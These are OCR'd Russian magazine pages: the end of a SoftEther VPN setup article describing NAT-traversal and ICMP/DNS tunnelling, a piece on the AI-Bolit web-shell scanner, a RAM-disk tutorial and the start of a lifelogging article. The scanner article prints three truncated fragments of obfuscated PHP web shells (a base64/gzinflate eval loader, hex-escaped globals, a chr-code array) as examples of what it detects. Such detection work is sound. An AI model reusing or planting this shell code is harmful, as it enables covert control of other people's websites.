SoftEther VPN поддерживает так называемые виртуальные хабы (Virtual Hubs), по сути отдельные виртуальные VPN-серверы, каждый со своими администраторами, VPN-пользователями, настройками и ACL-политиками. Создаем такой хаб, если его не было по умолчанию, и переходим в его настройки, где нам нужно создать пользователя в `Manage Users`. SoftEther VPN поддерживает различные методы аутентификации, включая авторизацию по сертификату, RADIUS и NT Domain. Нам для начала достаточно обычной Password Authentication, поэтому просто задаем логин и пароль пользователя. Также можно заглянуть в `Security Policy`, где можно ограничить юзеру ширину канала и запретить прочие радости.

Для того чтобы у подключившихся к VPN пользователей был доступ в интернет, задействуем NAT. Все настройки находятся по соответствующей кнопке в контексте хаба, нам достаточно просто включить NAT, оставив все остальное по дефолту.




INFO


Забавно, но версию 1.0, увидевшую свет в 2003-м, правительство Японии запретило к распространению как несущую угрозу коммерческим VPN. А потом ее на долгие десять лет выкупила Mitsubishi.


Рис. 1. **Главное окно SoftEther VPN Server Manager**

Рис. 2. **Создаем пользователя**

Рис. 3. **Включаем L2TP**







12:40:46	130.158.6.60	10.3.191.94	UDP	260 Source port: avt-profile-1 Destination port: 57297
12:40:46	10.3.191.94	91.235.129.60	UDP	80 Source port: 57297 Destination port: 29936
12:40:46	91.235.129.60	10.3.191.94	ICMP	180 Echo (ping) reply id=0xa25d, seq=42048/16548, ttl=50
12:40:46	91.235.129.60	10.3.191.94	ICMP	186 Echo (ping) reply id=0xa25d, seq=42048/16548, ttl=50
12:40:46	91.235.129.60	10.3.191.94	UDP	216 Source port: 29936 Destination port: 57297
12:40:46	10.3.191.94	91.235.129.60	UDP	328 Source port: 57297 Destination port: 29936
12:40:46	10.3.191.94	91.235.129.60	UDP	285 Source port: 57297 Destination port: 29936
12:40:47	10.3.191.94	91.235.129.60	UDP	340 Source port: 57297 Destination port: 29936
12:40:47	10.3.191.94	91.235.129.60	UDP	369 Source port: 57297 Destination port: 29936

4

289	12:39:43	91.235.129.60	10.3.191.94	ICMP	287 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=5
290	12:39:43	91.235.129.60	10.3.191.94	ICMP	330 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=5
291	12:39:43	10.3.191.94	91.235.129.60	ICMP	885 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
292	12:39:43	10.3.191.94	91.235.129.60	ICMP	759 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
293	12:39:43	91.235.129.60	10.3.191.94	ICMP	293 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
294	12:39:43	10.3.191.94	91.235.129.60	ICMP	726 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
295	12:39:43	10.3.191.94	91.235.129.60	ICMP	471 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
296	12:39:43	91.235.129.60	10.3.191.94	ICMP	155 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
297	12:39:43	91.235.129.60	10.3.191.94	ICMP	256 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
298	12:39:43	91.235.129.60	10.3.191.94	ICMP	206 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
299	12:39:43	91.235.129.60	10.3.191.94	ICMP	842 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
300	12:39:43	10.3.191.94	91.235.129.60	ICMP	179 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
301	12:39:43	91.235.129.60	10.3.191.94	ICMP	684 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
302	12:39:43	10.3.191.94	91.235.129.60	ICMP	265 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
303	12:39:43	91.235.129.60	10.3.191.94	ICMP	886 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
304	12:39:43	10.3.191.94	91.235.129.60	ICMP	239 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128
305	12:39:43	91.235.129.60	10.3.191.94	ICMP	794 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=50
306	12:39:43	10.3.191.94	91.235.129.60	ICMP	199 Echo (ping) reply id=0xa25d, seq=59388/64743, ttl=128

5

Рис. 4. **SoftEther пробивает NAT с помощью техники NAT Traversal и третьего хоста 130.158.6.60**

Рис. 5. **VPN в пингах**

На этом этапе уже можно подключаться к серверу с помощью клиента SoftEther VPN, который работает по собственному протоколу SSL-VPN, настройка тривиальна и затруднений не вызовет.

Для подключения по L2TP и L2TP/IPsec нужно задействовать их на сервере, соответствующие опции находятся в `IPsec / L2TP Settings`. Аналогично включается и поддержка OpenVPN-клиентов, причем в этом случае SoftEther даже предложит сгенерировать конфигурационный файл .ovpn для OpenVPN.

Вот теперь можно подключаться к VPN как с настольных операционных систем, так и с мобильных девайсов, инструкции по настройке подключения можно найти в Сети, они ничем не отличаются от обычных. На сайте softether.org тоже доступны мануалы с иллюстрациями. Самое время ощущать себя гордым владельцем VPN-сервера или даже, купив с десяток серверов в разных странах, открывать собственный VPN-сервис :).

НЕТРАДИЦИОННЫЙ VPN

Иногда бывает, что прямое соединение между клиентом и VPN-сервером затруднено или невозможно по каким-то причинам (локальная сеть, выход из которой строго файрволится на граничном роутере, или же сервер не имеет внешнего IP и находится за NAT или имеет динамический адрес). Распространенный случай — мы установили дома VPN-сервер и хотим попадать домой по защищенному каналу, но вот беда, домашний провайдер не выдает нам валидного айпишника. Да мало ли по каким причинам может не быть прямой видимости до сервера.

И тут SoftEther VPN есть что показать нам. Собственный протокол SSL-VPN обладает рядом интересных техник для преодоления сетевых барьеров. Причем они не потребуют от нас никаких усилий, все работает буквально на автомате. Помимо обычной поддержки SOCKS/proxy, которой уже не удивить после OpenVPN, SoftEther VPN умеет:

- DDNS сервис;
- NAT Traversal;
- VPN over ICMP;
- VPN over DNS;
- VPN Azure Cloud.

Если сервер не имеет постоянного айпи или мы просто хотим удобства, SoftEther VPN любезно предоставит нам домен третьего уровня в домене `*.softether.net`. Не нужно даже регистрироваться, все, что требуется, — это выбрать себе поддомен по вкусу, а работать и обновляться он будет самостоятельно.


Функции пробива NAT, ICMP- и DNS-туннелирования пока плохо документированы и никак не настраиваются. Поэтому, чтобы убедиться в их работе, может понадобиться Wireshark. Однако и по дефолту все работает более чем прекрасно. Техника обхода NAT Traversal успешно пробила мой файрвол на роутере, на котором я для теста правилом заблокировал исходящие пакеты к VPN-серверу, и не менее успешно сумела соединиться с VPN-сервером, который был размещен за Full-Cone NAT. Проблема соединения с домашним сервером для меня решена навсегда :). Стоит учитывать, что для NAT Traversal требуется третий хост, который пока что предоставляет SoftEther VPN.

Влиять на то, какая техника будет использована, в текущей версии нельзя. SoftEther VPN Client пробует их поочередно, если прямое соединение «в лоб» не удалось. Пробуются соединения на 137-й и 53-й порт сервера, задействуется NAT Traversal, посылаются ICMP-пакеты. Для VPN over ICMP используются ICMP ECHO, или, проще говоря, обычный пинг.

Если ничего из этого не удалось, SoftEther VPN предлагает нам соединение через VPN Azure Cloud. Эту функцию надо включать в настройках сервера, по умолчанию она выключена. В этом случае обе стороны инициируют соединения с третьей стороной в виде облачного сервиса, хост выделяется при включении этой опции. В качестве клиента можно использовать как SoftEther VPN Client, так и Microsoft SSTP, имеющийся в современных версиях Windows. Следует понимать, что данные будут идти через неподконтрольный нам узел, то есть пресловутого дядю, однако, по заверениям разработчика, аутентификация осуществляется на стороне нашего VPN-сервера, следовательно, через облако данные идут зашифрованными. Подробнее можно ознакомиться на vpnazure.net.


ЗАКЛЮЧЕНИЕ

SoftEther VPN очень динамично развивается, и к тому времени, как ты будешь читать эту статью, функционал может стать еще более вкусным. Столь мощного и одновременно с этим дружественного опенсорсного решения доселе еще не было. Проект однозначно заслуживает внимания. ⌶




WARNING

Для свободного ПО проект слишком завязан на сильную инфраструктуру. Azure Cloud, DDNS, NAT Traversal, и все это даром. Что это, бета-тест? Или тут интерес иных «контор»? Решает, как всегда, каждый сам.



АНТИВИРУС ДЛЯ САЙТА



Григорий Земсков
ai@revisium.com,
www.revisium.com



AI-Bolit — это продвинутый бесплатный сканер бэкдоров, хакерских шеллов, вирусов и дорвеев. Скрипт умеет искать вредоносный и подозрительный код в скриптах, определяет спам-ссылки, показывает версию CMS и критические для безопасности сервера настройки.



Эффективность работы сканера заключается в использовании паттернов и эвристики, а не обычного поиска по хешу.

ИСТОРИЯ СОЗДАНИЯ

В настоящий момент рынок антивирусного ПО для персональных компьютеров чрезвычайно развит: на слуху решения от Касперского, Dr.Web, McAfee, Norton, Avast и прочих. Со сканерами вирусов и вредоносного кода для сайтов все не так радужно. Системные администраторы и владельцы сайтов, озабоченные проблемой поиска вредоносного кода на своих серверах, вынуждены использовать самописные скрипты, которые ищут вирусы и шеллы по определенным фрагментам, собранным ранее. Так же поступал и я. С клиентских сайтов собирал шеллы, вирусы, бэкдоры, коды редиректов и постепенно формировал базу сигнатур вредоносного кода. А чтобы ее было удобно использовать, написал небольшой скрипт на PHP.

Постепенно сканер обрастал полезной функциональностью, и наконец стало очевидно, что он может пригодиться не только мне.

В апреле 2012 года я анонсировал скрипт AI-Bolit на нескольких форумах, а спустя полгода он стал основным средством поиска вредоносного кода у веб-мастеров и админов хостингов. Что касается суммарной статистики, то за полтора года скрипт скачали более 64 тысяч раз. А еще на скрипт получено авторское свидетельство в Роспатенте.

ОСОБЕННОСТИ СКАНЕРА

Основное отличие AI-Bolit от существующих на сегодняшний день сканеров вирусов и вредоносного кода на сервере — это использование паттернов в качестве вирусных сигнатур. Поиск вредоносного кода происходит по базе регулярных выражений, а не по хешу или контрольным суммам, что позволяет выявлять даже модифицированные и обфусцированные шеллы, вставленные в шаблоны или скрипты CMS.

Сканер может работать в режиме быстрого сканирования (только по PHP-, HTML, JS-, htaccess-файлам), в режиме «эксперта», исключать директории и файлы по маске. А также имеет большую базу CRC white-листов популярных CMS, что значительно сокращает количество ложных срабатываний.

В настоящий момент в базе сканера более 700 сигнатур вредоносных скриптов. Сигнатуры представляют собой регулярные выражения, что позволяют находить, например, обфусцированные шеллы и бэкдоры, которые ни LMD с ClamAV, ни уж тем более десктопные антивирусы не находят (см. на рисунках).

Базу сигнатур регулярно пополняют новыми найденными образцами как специалисты из «Ревизиума», так и пользователи скрипта, что позволяет поддерживать сканер в актуальном состоянии.

ИНТЕРФЕЙС AI-BOLIT

Интерфейс AI-Bolit очень прост. Это PHP-скрипт, который может работать в режиме командной строки через PHP CLI или открываться в браузере с URL http://сайт/ai-bolit.php?p=пароль.

Результатом работы скрипта является отчет, состоящий из четырех секций:

1. Статистика и общая информация о скрипте.
2. Красная секция критических замечаний со списком найденных шеллов, вирусов и другого вредоносного кода (или похожих на вредоносный код фрагментов).
3. Оранжевая секция предупреждений (подозрительные фрагменты кода, которые часто используются в хакерских инструментах).
4. Синяя секция рекомендаций (список открытых на запись каталогов, настройки PHP и прочее).

Пользователь анализирует полученный отчет, просматривая сниппеты, находит и удаляет вредоносные скрипты и фрагменты кода вручную с помощью инструментов командной строки или программ поиска и замены строк в файлах.

Основная проблема, с которой обычно сталкивается разработчик сканера вирусов, — это поиск золотой середины между «параноидальностью» (чувствительностью) сканера и числом ложных срабатываний. Если для поиска вредоносного кода использовать только фиксированные строки, то эффективность сканера становится низкой, так как не будут найдены обфусцированные фрагменты, код с пробелами и табуляциями, хитро отформатированный код. Если же искать по гибким паттернам, то высока вероятность ложных срабатываний, когда гарантированно безопасные скрипты отмечаются как вредоносные.

В AI-Bolit я решаю данную проблему с помощью использования двух режимов работы («обычный»/«экспертный») и white-листов для известных CMS.

БУДУЩЕЕ AI-BOLIT

В планах по развитию скрипта — большое количество полезных фич и интеграция с другими антивирусными решениями.

Один из ключевых моментов — это интеграция AI-Bolit с базами ClamAV и LMD. Так AI-BOLIT сможет искать руткиты и шеллы еще и по контрольным суммам.

Вторая важная вещь в очереди на имплементацию — это удобный интерфейс для анализа табличных отчетов с поиском и гибкими фильтрами. Можно будет отсеивать найденные файлы по расширениям, сортировать по размеру, контрольным суммам и так далее.

Третьим пунктом стоит реализация асинхронного сканирования с помощью AJAX, что позволит решить проблему проверки сайтов, размещенных на слабых хостингах, на которых ограничено потребление CPU или время работы скрипта. В настоящий момент это решается только сканированием копии сайта локально или на другом, более мощном сервере.

Ну и конечно, постоянные обновления баз сигнатур вредоносного кода.

В ЗАКЛЮЧЕНИЕ

Код скрипта открыт, размещен на GitHub, поэтому любой желающий может внести свой вклад в развитие данного проекта. Ваши предложения и пожелания присылайте мне на ai@revisium.com. Страница проекта AI-Bolit — revisium.com/ai/.

```
<?php function RVO($MpxWmf){$MpxWmf=gzinflate(base64_decode($MpxWmf));for($i=0;$i<strlen($MpxWmf);$i++
])-1);}return stripcslashes($MpxWmf);}eval(RVO("nVkJU9vIEv4BW7X/wVtFrVHZEEvyGdakIAkGFwEWEh9K5bl02RbW4U
QgH/jjq395cXt0/fiyOxLstypS5WpFHxR/vC99XNsaYGZr06MkzdM8zjotLpFQunRUft46NmKxftdlEo71Fpg8exTnRX2IbYKNhctL
BJdTozPJoFA69gbnNedqofydJR/stiH53MslUuqrLCrigQ2exmEnyT6v4hhIZxudLxnykDacqxDWIlUGBckikWa3SKJL91KzW8RTc/
/lUlWw+cZBk8h1JrZWbrT2K74H4qNrAbPmDHpebUbHwfytj+ncEXtU/UaGt86axzbI3yIQFoH7WXxavTWin9asbMcNDdDGkbm3gopE
iXPW9Sw6MWgAdWX0a5WsvfO4I2d1cDemsw1m2M04OWgNZxCzzPPycXfdtRWRbL1RBpe4KsBmSN59Z40MU62DI2tr2L/z38rKNAyaTr
```

Фрагмент шелла 1

```
<?php ${"\x47L\x4f\x42A\x4c\x53"}["\x6dql\x65byzv\x6dj"]="k";${"\x47\x4c\x4fBA\x4c\x53"}["\x70\x6c\x66
5cte\x64";${"\x47L\x4fB\x41LS"}["g\x63\x6a\x68ot\x7a"]="\x68\x65a\x64\x65\x72\x73";${"GLOB\x41\x4c\x53
]="\x72e\x73";${"\x47LO\x42\x41L\x53"}["y\x68\x64\x71\x6a\x76"]="da\x74\x61";${"\x47L\x4f\x42A\x4c\x53
76";${"\x47\x4c\x4f\x42A\x4cS"}["\x77\x74dp\x70\x6b\x74\x66"]="c\x6f\x6f\x6b\x69\x65";${"\x47L\x4f\x42
"\x72\x65\x71\x75\x65\x73t";${"G\x4c\x4f\x42\x41\x4cS"}["f\x63\x71oo\x65\x72n"]="t\x69me\x6fut";${"GL\
b\x73\x77\x6az"]="e\x72r\x73\x74r";${"\x47LOBA\x4cS"}["\x63\x6bsu\x7a\x75q\x76wc"]="\x65rrno";${"\x47L
```

Фрагмент шелла 2

```
if(isset($_GET[w3025t])){ $d=substr(8,1);foreach(array(36,112,61,64,36,95,80,79,83,84,91,39,112,49,39,
0,116,102,40,34,37,99,34,44,57,50,41,59,105,102,40,115,116,114,112,111,115,40,36,112,44,34,36,109,36,1
114,105,112,115,108,97,115,104,101,115,40,36,112,41,59,125,111,98,95,115,116,97,114,116,40,41,59,101,1
01,109,112,61,34,100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,66,121,73,10
117,116,39,41,46,115,116,121,108,101,46,100,105,115,112,108,97,121,61,39,39,59,100,111,99,117,109,101,
109,101,110,116,66,121,73,100,40,39,80,104,112,79,117,116,112,117,116,39,41,46,105,110,110,101,114,72,
```

Фрагмент шелла 3



Больше скорости!

Денис Колисниченко
dhsilabs@mail.ru

Увеличиваем производительность системы с помощью RAM-диска


Если ты часто переключаешься между большим количеством приложений и файлов, то несколько секунд разницы при запуске далеко не мелочь. Ты наверняка знаешь, что самый простой способ получить такой прирост — купить SSD. Но что, если у тебя нет возможности его использовать? А может быть, у тебя уже есть твердотельный накопитель и ты хочешь сэкономить еще секунду-две, при этом сократив износ диска? В таком случае тебе стоит поэкспериментировать с RAM-диском — запуском приложений прямо из образа в оперативной памяти.


При написании этой статьи мне сложно было отделаться от ощущения дежавю. Помню, лет семнадцать назад я создавал диски в памяти для ускорения работы старых «Поисков», которые работали без жестких дисков. Загрузка происходила с дискеты, при загрузке в память использовался RAM-диск (образ с программным обеспечением DOS). После загрузки образа в память все DOS-утилиты загружались с этого RAM-диска, а не с дискеты, благодаря чему старые «Поиски» работали гораздо быстрее и меньше изнашивались сами дискеты.


Оказалось, что RAM-диск актуален и сейчас. С его помощью (при наличии достаточно большого объема оперативки) можно ускорить работу компьютера (диск в памяти работает быстрее, чем SSD) или Live USB (идея та же, что и с «Поиском»), продлить жизнь жесткому диску/SSD.

ЗАЧЕМ ЭТО НУЖНО?

Цели могут быть абсолютно любыми. Можно как устанавливать на RAM-диск приложения, так и использовать его для хранения







данных. Любители поиграть могут установить на RAM-диск любимую игрушку, но тогда в системе должно быть больше 8 Гб ОЗУ.

Самый логичный сценарий для RAM-диска — компьютеры с обычными жесткими дисками, особенно на ноутбуках начального уровня, где жесткие диски не блещут производительностью. Правда, полностью заменить SSD таким образом тоже не получится, хотя бы из-за цены. Скажем, SSD на 60 Гб можно купить примерно за 60 долларов. Организовать RAM-диск такой емкости будет проблематично. Во-первых, не все компьютеры поддерживают 64 Гб оперативки. Во-вторых, найти модуль емкостью 32 Гб — та еще проблема. На момент написания статьи на Яндекс.Маркете предложения были в основном на память с частотой 1333–1600 МГц с ценой от 22 тысяч рублей за один модуль.

Если подытожить, то оптимальный вариант для использования RAM-диска — это ноутбук с обычным жестким диском и 8 Гб оперативки. Из 8 Гб можно 4 Гб выделить под RAM-диск. Оставшихся 4 Гб хватит для вполне комфортной работы. А на RAM-диск можно установить или одно «тяжелое» приложение, или же набор часто используемых приложений.

ЧТО НАМ НУЖНО

Во-первых, не меньше 6 Гб ОЗУ, чем больше — тем лучше. Во-вторых, нам понадобится 64-битная версия Windows — для поддержки больших (больше 3,25 Гб) объемов оперативки. В-третьих, нужна программа для создания RAM-диска и работы с ним. В этой статье мы рассмотрим Lite-версию Dataram RAMDisk. Данная версия бесплатна, но максимальный поддерживаемый объем диска в памяти всего 4 Гб. Платная версия стоит 18,99 доллара и позволяет поддерживать диски более 4 Гб.

НАСТРОЙКА RAM-ДИСКА

В настройке RAM-диска нет ничего сложного. Первым делом загружаем и устанавливаем программу Dataram RAMDisk. С установкой никаких проблем не возникает, программа работает как в 32-, так и в 64-битных версиях Windows (лично я проверял ее работу в 32/64-битных Windows 7 и 64-битной Windows 8), однако, как уже отмечалось, рекомендуется 64-битная версия — так можно поддерживать RAM-диски большего размера.

После установки нужно запустить утилиту конфигурации (рис. 1) — или через главное меню, или сразу из инсталлятора. С программой конфигурации у меня случился небольшой конфуз. Сначала я не обратил внимания на выполняемое действие — по умолчанию программа пытается не создать RAM-диск, а использовать уже существующий (даже при первом запуске), поэтому при нажатии кнопки Start RAMDisk, естественно, ничего не происходило, также я не мог выбрать размер RAM-диска.

Поэтому первым делом нужно выбрать действие Create a new FAT disk, после чего у тебя появится возможность установки размера RAM-диска и дополнительных параметров. Также нужно выбрать действие Save them on shutdown, чтобы данные, записанные на RAM-диск, сохранялись при завершении работы (системы или диска). Выбрать расположение диска можно, нажав кнопку Browse: не пытайся ввести его вручную, иначе при каждом нажатии клавиши программа будет сообщать тебе, что такого файла не существует и он будет создан :).

Минимальный размер RAM-диска — 40 Мб (кому он такой нужен — я не знаю). Максимальный вычисляется примерно так: максимальный объем ОЗУ — примерно 30%.

Теоретически можно нажать кнопку Start RAMDisk и начать работу. Но мы ведь не ищем легких путей, так? Поэтому выбираем команду меню View, Advanced, чтобы установить дополнительные параметры. После этого появятся вкладки с расширенными параметрами. Так, на вкладке Settings можно задать размер RAM-диска, определить тип файловой системы (можно вообще создать неформатированный диск, а потом отформатировать его как NTFS средствами Windows), выбрать формат загрузочного сектора, установить метку диска и создать каталог TEMP.

На вкладке Load/Save можно включить автоматическую загрузку образа диска при запуске, а также включить/выключить сохранение образа при завершении работы. Вкладка Options позволяет задать разные опции вроде очистки памяти RAM-диска при выходе (Clear RAMDisk memory on exit) — опция для параноиков, запрета сжатия файла образа на NTFS (Do not compress image file on NTFS filesystems) и другие. Как по мне, единственная полезная опция здесь как раз запрет сжатия диска (Do not compress image file on NTFS filesystems), поскольку, если на NTFS-диске уже включено сжатие, не вижу смысла сжимать образ диска еще раз, впрочем, как и не вижу смысла использовать сжатие на NTFS. Зачем сначала принудительно снижать производительность использованием сжатых дисков, а потом героически пытаться ее улучшить посредством RAM-диска?

Вот теперь можно нажать ту самую заветную кнопку Start RAMDisk. При первом запуске RAM-диска нужно будет установить его драйвер, поэтому в появившемся окне жмем кнопку «Установить».

Далее нужно подождать, пока RAM-диск будет создан и отформатирован. На моем не очень быстром ноутбуке эта операция заняла пару секунд, что ощущалось торможением системы во время создания файла образа. После этого с RAM-диском можно работать как с обычным диском.

Если в настройках программы не выбрана автоматическая загрузка диска при запуске, тогда в следующий раз (после перезагрузки системы) нужно будет выбрать действие Load a saved image.

ИТОГИ

Любители циферок и диаграмм могут запустить тест производительности диска и сравнить полученные результаты с обычным жестким диском и с SSD. В этой статье я специально не буду приводить подобные результаты, поскольку в теории (на этих диаграммах) все будет очень красочно — производительность при чтении вырастет в 50 раз, а при записи будет ощущаться 20-кратное ускорение.

Но что мы получим на практике? На практике все окажется не так красиво, но результаты все же будут. Итак, загрузка того же Word 2010 с обычного жесткого диска на среднестатистическом компьютере занимает около трех секунд. Загрузка Word 2010 с RAM-диска, образ которого находится на обычном жестком диске, произойдет в два раза быстрее — примерно за полторы секунды. Однако загрузка этого же приложения с SSD-диска без всяких RAM-дисков занимает менее секунды. Запуск приложения с RAM-диска, образ которого находится на SSD-диске, займет менее полсекунды.




Рис. 1. Обрати внимание: по умолчанию программа не создает диск, а пытается использовать существующий

Рис. 2. При настройке нового диска можно выбрать, что будет происходить при завершении работы с системой

Рис. 3. Расширенные параметры



ССЫЛКИ

Dataram RAMDisk: bit.ly/1bAACEg



Travis Hornung @ Flickr.com

Дневник длиной в жизнь

Как технологии лайфлоггинга снабдят каждого собственным DVR

«Кто мне это сказал?», «Это было в понедельник или во вторник?», «Куда я положил новые носки, когда принес их из магазина?», «Кто еще был с нами в той поездке?» Такие вопросы то и дело возникают у нас в головах, и, чтобы ответить на них, приходится напрягать память, пытаться восстановить хронологию событий, донимать окружающих. Не лучше ли просто отмотать память назад и пересмотреть нужный момент заново? Звучит как утопия, но здесь нет ничего невозможного. Первопроходцы лайфлоггинга (или «записи жизни») уже сейчас носят на себе камеры и извлекают из этой странной затеи немало пользы.



Андрей Письменный
apismenny@gmail.com

ПОВЕСТВОВАТЕЛЬНАЯ КЛИПСА

Осенью 2012 года на Кикстартере был начат сбор предзаказов на необычный гаджет — камеру под названием Narrative Clip (ранее Memoto), которая закрепляется на одежде и непрерывно фотографирует окружающий мир. За одну клипсу-камеру разработчики просили 250 долларов и в итоге успешно набрали заказов на первые три партии общим объемом 2,3 тысячи устройств. Это не так много, но нужно учитывать, что дело только начинается: первая партия недавно покинула стены фабрики и вот-вот будет разослана покупателям.

Внутри у Narrative — миниатюрная плата с системой на чипе, 8 Гб флеш-памяти и приемником GPS. Снаружи — 8-мегапиксельная камера, делающая по два снимка в минуту. По прикидкам разработчиков, в таком режиме батареи устройства будет хватать на два дня съемки. Датчик GPS здесь присутствует не случайно — он помогает снабжать снимки геотегами. Те пригодятся, когда отснятый материал будет загружен через компьютер (пока поддерживается лишь синхронизация по USB) в фирменный сервис Narrative, доступ к которому можно получить через веб или приложение для мобильных устройств. Здесь происходит процесс сортировки снимков, к которым следует обращаться, чтобы вспомнить тот или иной момент своей жизни.

В связи с Narrative стоит упомянуть и камеру Looxcie, производимую одноименной компанией. Looxcie надевается на ухо, ведет непрерывную съемку, но по умолчанию не сохраняет запись в память. Зато если нажать кнопку на боку камеры, то последние пять минут будут сохранены и одновременно запустится запись. «Классическую» Looxcie можно заказать в фирменном интернет-магазине, а цены начинаются от 100 долларов.

